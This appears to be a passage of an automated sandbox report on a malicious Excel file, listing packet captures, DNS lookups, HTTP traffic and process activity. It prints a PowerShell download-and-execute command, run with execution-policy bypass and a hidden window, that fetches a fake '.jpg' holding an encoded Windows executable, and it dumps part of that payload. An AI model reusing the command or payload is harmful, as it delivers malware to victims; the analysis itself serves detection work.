Jan 8, 2021 09:40:25.271974087 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.271996975 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.272013903 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.272028923 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.272047997 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.272066116 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.272118092 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.272195101 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.454987049 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455025911 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455038071 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455058098 CET	80	49731	192.185.236.165	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 09:40:25.455075026 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455090046 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455106020 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455122948 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455141068 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455161095 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455163002 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.455177069 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455195904 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455214024 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455229044 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455233097 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.455245018 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455260992 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455264091 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.455276012 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455291986 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455297947 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.455307961 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455327034 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.455327988 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.455383062 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.640362978 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640396118 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640413046 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640428066 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640446901 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640455961 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.640477896 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640496969 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640496969 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.640512943 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640528917 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640548944 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640548944 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.640567064 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640578985 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.640584946 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640604019 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640611887 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.640624046 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640641928 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.640645027 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640666008 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640686035 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640686989 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.640703917 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640718937 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640721083 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.640736103 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640753031 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640753031 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.640768051 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640784025 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640790939 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.640799999 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640819073 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640836954 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640845060 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.640851974 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640868902 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640885115 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640892029 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.640899897 CET	80	49731	192.185.236.165	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 09:40:25.640923977 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640924931 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.640940905 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640957117 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640975952 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.640976906 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.640994072 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.641001940 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.641011000 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.641027927 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.641036034 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.641042948 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.641058922 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.641066074 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.641074896 CET	80	49731	192.185.236.165	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 09:39:43.140170097 CET	63492	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:39:43.190962076 CET	53	63492	8.8.8.8	192.168.2.3
Jan 8, 2021 09:39:44.262322903 CET	60831	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:39:44.313060999 CET	53	60831	8.8.8.8	192.168.2.3
Jan 8, 2021 09:39:45.916346073 CET	60100	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:39:45.966993093 CET	53	60100	8.8.8.8	192.168.2.3
Jan 8, 2021 09:39:47.308192015 CET	53195	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:39:47.356093884 CET	53	53195	8.8.8.8	192.168.2.3
Jan 8, 2021 09:39:53.088768005 CET	50141	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:39:53.139488935 CET	53	50141	8.8.8.8	192.168.2.3
Jan 8, 2021 09:39:54.186609983 CET	53023	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:39:54.255376101 CET	53	53023	8.8.8.8	192.168.2.3
Jan 8, 2021 09:39:54.396749020 CET	49563	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:39:54.444657087 CET	53	49563	8.8.8.8	192.168.2.3
Jan 8, 2021 09:39:54.671363115 CET	51352	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:39:54.753156900 CET	53	51352	8.8.8.8	192.168.2.3
Jan 8, 2021 09:39:55.658474922 CET	51352	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:39:55.714569092 CET	53	51352	8.8.8.8	192.168.2.3
Jan 8, 2021 09:39:56.677800894 CET	51352	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:39:56.733927965 CET	53	51352	8.8.8.8	192.168.2.3
Jan 8, 2021 09:39:58.110378981 CET	59349	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:39:58.168972015 CET	53	59349	8.8.8.8	192.168.2.3
Jan 8, 2021 09:39:58.674232960 CET	51352	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:39:58.722148895 CET	53	51352	8.8.8.8	192.168.2.3
Jan 8, 2021 09:39:59.276077032 CET	57084	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:39:59.326185942 CET	53	57084	8.8.8.8	192.168.2.3
Jan 8, 2021 09:40:00.566582918 CET	58823	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:40:00.622672081 CET	53	58823	8.8.8.8	192.168.2.3
Jan 8, 2021 09:40:01.560962915 CET	57568	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:40:01.609003067 CET	53	57568	8.8.8.8	192.168.2.3
Jan 8, 2021 09:40:02.689992905 CET	51352	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:40:02.759257078 CET	53	51352	8.8.8.8	192.168.2.3
Jan 8, 2021 09:40:03.782341957 CET	50540	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:40:03.833195925 CET	53	50540	8.8.8.8	192.168.2.3
Jan 8, 2021 09:40:07.308516979 CET	54366	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:40:07.356626987 CET	53	54366	8.8.8.8	192.168.2.3
Jan 8, 2021 09:40:11.355046034 CET	53034	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:40:11.426053047 CET	53	53034	8.8.8.8	192.168.2.3
Jan 8, 2021 09:40:14.180423975 CET	58722	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:40:14.180705070 CET	56596	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:40:14.183274031 CET	64101	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:40:14.228439093 CET	53	56596	8.8.8.8	192.168.2.3
Jan 8, 2021 09:40:14.230950117 CET	53	64101	8.8.8.8	192.168.2.3
Jan 8, 2021 09:40:14.231075048 CET	53	58722	8.8.8.8	192.168.2.3
Jan 8, 2021 09:40:23.060261011 CET	57762	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 09:40:23.108124971 CET	53	57762	8.8.8.8	192.168.2.3
Jan 8, 2021 09:40:24.589523077 CET	55435	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:40:24.778623104 CET	53	55435	8.8.8.8	192.168.2.3
Jan 8, 2021 09:40:31.270092010 CET	50713	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:40:31.320974112 CET	53	50713	8.8.8.8	192.168.2.3
Jan 8, 2021 09:40:36.791923046 CET	56132	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:40:36.852351904 CET	53	56132	8.8.8.8	192.168.2.3
Jan 8, 2021 09:41:08.342684031 CET	58987	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:41:08.400568962 CET	53	58987	8.8.8.8	192.168.2.3
Jan 8, 2021 09:41:10.534939051 CET	56579	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:41:10.599462032 CET	53	56579	8.8.8.8	192.168.2.3
Jan 8, 2021 09:41:38.239742994 CET	60633	53	192.168.2.3	8.8.8.8
Jan 8, 2021 09:41:38.287874937 CET	53	60633	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 8, 2021 09:40:24.589523077 CET	192.168.2.3	8.8.8.8	0x3d62	Standard query (0)	lankarecipes.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 8, 2021 09:40:24.778623104 CET	8.8.8.8	192.168.2.3	0x3d62	No error (0)	lankarecipes.com		192.185.236.165	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- lankarecipes.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49731	192.185.236.165	80	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 8, 2021 09:40:25.081321955 CET	1269	OUT	GET /Sparc.jpg HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: lankarecipes.com Connection: Keep-Alive


Timestamp	kBytes transferred	Direction	Data
Jan 8, 2021 09:40:25.271898031 CET	1270	IN	HTTP/1.1 200 OK Date: Fri, 08 Jan 2021 08:40:25 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Wed, 06 Jan 2021 16:45:57 GMT Accept-Ranges: bytes Content-Length: 2326467 Keep-Alive: timeout=5, max=75 Content-Type: image/jpeg Data Raw: 20 53 45 74 2d 45 78 45 63 55 74 69 4f 6e 50 4f 6c 49 63 59 20 62 59 70 61 73 53 20 2d 73 43 6f 50 65 20 70 52 4f 43 45 53 73 20 2d 46 4f 72 63 45 20 3b 20 24 6b 76 45 53 6e 65 75 6d 54 62 72 74 20 3d 20 27 54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 41 2f 2f 38 41 41 4c 67 41 41 41 41 41 41 41 41 41 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 30 41 41 41 41 34 66 75 67 34 41 74 41 6e 4e 49 62 67 42 54 4d 30 68 56 47 68 70 63 79 42 77 63 6d 39 6e 63 6d 46 74 49 47 4e 68 62 6d 35 76 64 43 42 69 5a 53 42 79 64 57 34 67 61 57 34 67 52 45 39 54 49 47 31 76 5a 47 55 75 44 51 30 4b 4a 41 41 41 41 41 41 41 41 41 41 33 59 73 54 61 63 77 4f 71 69 58 4d 44 71 6f 6c 7a 41 36 71 4a 38 42 2b 6b 69 58 49 44 71 6f 6c 46 4a 61 65 4a 63 67 4f 71 69 54 77 68 6f 34 6c 32 41 36 71 4a 63 77 4f 71 69 58 45 44 71 6f 6c 53 61 57 4e 6f 63 77 4f 71 69 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 46 42 46 41 41 42 4d 41 51 55 41 74 75 6a 31 58 77 41 41 41 41 41 41 41 41 41 41 34 41 41 4f 41 51 73 42 42 67 41 41 63 42 6b 41 41 46 41 41 41 41 41 41 41 41 41 63 45 67 41 41 41 42 41 41 41 41 43 41 47 51 41 41 41 45 41 41 41 42 41 41 41 41 41 51 41 41 41 45 41 41 41 41 41 41 41 41 41 41 51 41 41 41 41 41 41 41 41 41 41 4f 41 5a 41 41 41 51 41 41 41 41 41 41 41 41 41 67 41 41 41 41 41 41 45 41 41 41 45 41 41 41 41 41 41 51 41 41 41 51 41 41 41 41 41 41 41 41 45 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 54 49 4d 5a 41 46 41 41 41 41 41 41 73 42 6b 41 45 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 77 42 6b 41 2f 41 67 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 41 47 51 42 30 41 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 4c 6e 52 6c 65 48 51 41 41 41 42 45 59 42 6b 41 41 42 41 41 41 41 42 77 47 51 41 41 45 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 49 41 41 41 59 43 35 79 5a 47 46 30 59 51 41 41 2f 41 6b 41 41 41 43 41 47 51 41 41 45 41 41 41 41 49 41 5a 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 45 41 41 41 45 41 75 5a 47 46 30 59 51 41 41 41 45 67 56 41 41 41 41 6b 42 6b 41 41 42 41 41 41 41 43 51 47 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 42 41 41 41 44 41 4c 6e 4a 7a 63 6d 4d 41 41 41 41 51 41 41 41 41 41 4c 41 5a 41 41 41 51 41 41 41 41 6f 42 6b 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 51 41 41 41 51 43 35 79 5a 57 78 76 59 77 41 41 61 68 6b 41 41 41 44 41 47 51 41 41 49 41 41 41 41 4c 41 5a 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 45 41 41 41 45 49 41 Data Ascii: SEt-ExEcUtiOnPOlIcY bYpasS -sCoPe pROCESs -FOrcE ; $kvESneumTbrt = 'TVqQAAMAAAAEAAAA//8 AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0AAAAA4fug4AtAnNIbg BTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAA3YsTacwO qiXMDqolzA6qJ8B+kiXIDqolFJaeJcgOqiTwho4l2A6qJcwOqiXEDqolSaWNocwOqiQAAAAAAAAAAAAAAAAAAAAA AAAAAAAAFBFAABMAQUAtuj1XwAAAAAAAAAAAA4AAOAQsBBgAAcBkAAFAAAAAAAAAAcEgAAABAAAACAGQAAA EAAABAAAAAQAAAEAAAAAAAAAAAQAAAAAAAAAAAOAZAAAQAAAAAAAAAgAAAAAAEAAAEAAAAAAQAAAQAAAAA AAAEAAAAAAAAAAAAAAAAATIMZAFAAAAAAsBkAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwBkA/AgAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAGQB0AQAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAALnRleHQAAABEYBkAABAAAABwGQAAEAAAAAAAAAAAAAAAAAAAAAAAIAAAYC5yZGF0Y QAA/AkAAACAGQAAEAAAAIAZAAAAAAAAAAAAAAAAAAAEAAAEAuZGF0YQAAAEgVAAAAkBkAABAAAACQGQAAA AAAAAAAAAAAAABAAADALnJzcmMAAAAQAAAAALAZAAAQAAAAoBkAAAAAAAAAAAAAAAAAAAQAAAQC5yZWxvY wAAahkAAADAGQAAIAAAALAZAAAAAAAAAAAAAAAAAAAEAAAEIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAA

Code Manipulations

Statistics

Behavior

- EXCEL.EXE
- cmd.exe
- conhost.exe
- powershell.exe
- csc.exe
- cvtres.exe
- cmd.exe
- cmd.exe
- WMIC.exe
- Test3.jpg
- Test3.jpg



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 6560 Parent PID: 792

General

Start time:	09:39:52
Start date:	08/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x11a0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3840469D.tmp	success or wait	1	131495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\CD41FE18.tmp	success or wait	1	131495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	12120F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	121211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	121213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	121213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 6884 Parent PID: 6560

General

Start time:	09:39:56
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.eXE /c PoWErsHEll -ex ByPASs -nop -w 1 IeX(cUrl ('http://lankarecipes.com/Sparc.jp' + 'g'))
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6896 Parent PID: 6884

General

Start time:	09:39:57
Start date:	08/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 6940 Parent PID: 6884

General

Start time:	09:39:57
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	PoWErsHEll -ex ByPASs -nop -w 1 IeX(cUrl ('http://lankarecipes.com/Sparc.jp' + 'g'))
Imagebase:	0x1270000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6803CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6803CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mqwk4ohh.b1d.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66E81E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gjero14r.dsc.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66E81E60	CreateFileW
C:\Users\user\Documents\20210108	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	66E8BEFF	CreateDirectoryW
C:\Users\user\Documents\20210108\PowerShell_transcript.648351.+jaH7BR7.20210108094000.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66E81E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nwaha3c5	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6660FF3C	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66E81E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66E81E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66E81E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66E81E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66E81E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66E81E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66E81E60	CreateFileW
C:\Users\user\AppData\Local\Temp\Test1.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66E81E60	CreateFileW
C:\Users\user\AppData\Local\Temp\Test2.gif	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66E81E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_mqwk4ohh.b1d.ps1	success or wait	1	66E86A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_gjero14r.dsc.psm1	success or wait	1	66E86A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.dll	success or wait	1	66E86A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.out	success or wait	1	66E86A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.cmdline	success or wait	1	66E86A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.tmp	success or wait	1	66E86A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.err	success or wait	1	66E86A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.0.cs	success or wait	1	66E86A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\Test1.txt	success or wait	1	66E86A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\Test2.gif	success or wait	1	66E86A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_mqwk4ohh.b1d.ps1	unknown	1	31	1	success or wait	1	66E81B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_gjero14r.dsc.psm1	unknown	1	31	1	success or wait	1	66E81B4F	WriteFile
C:\Users\user\Documents\20210108\PowerShell_transcript.648351.+jaH7BR7.20210108094000.txt	unknown	3	ef bb bf	...	success or wait	1	66E81B4F	WriteFile

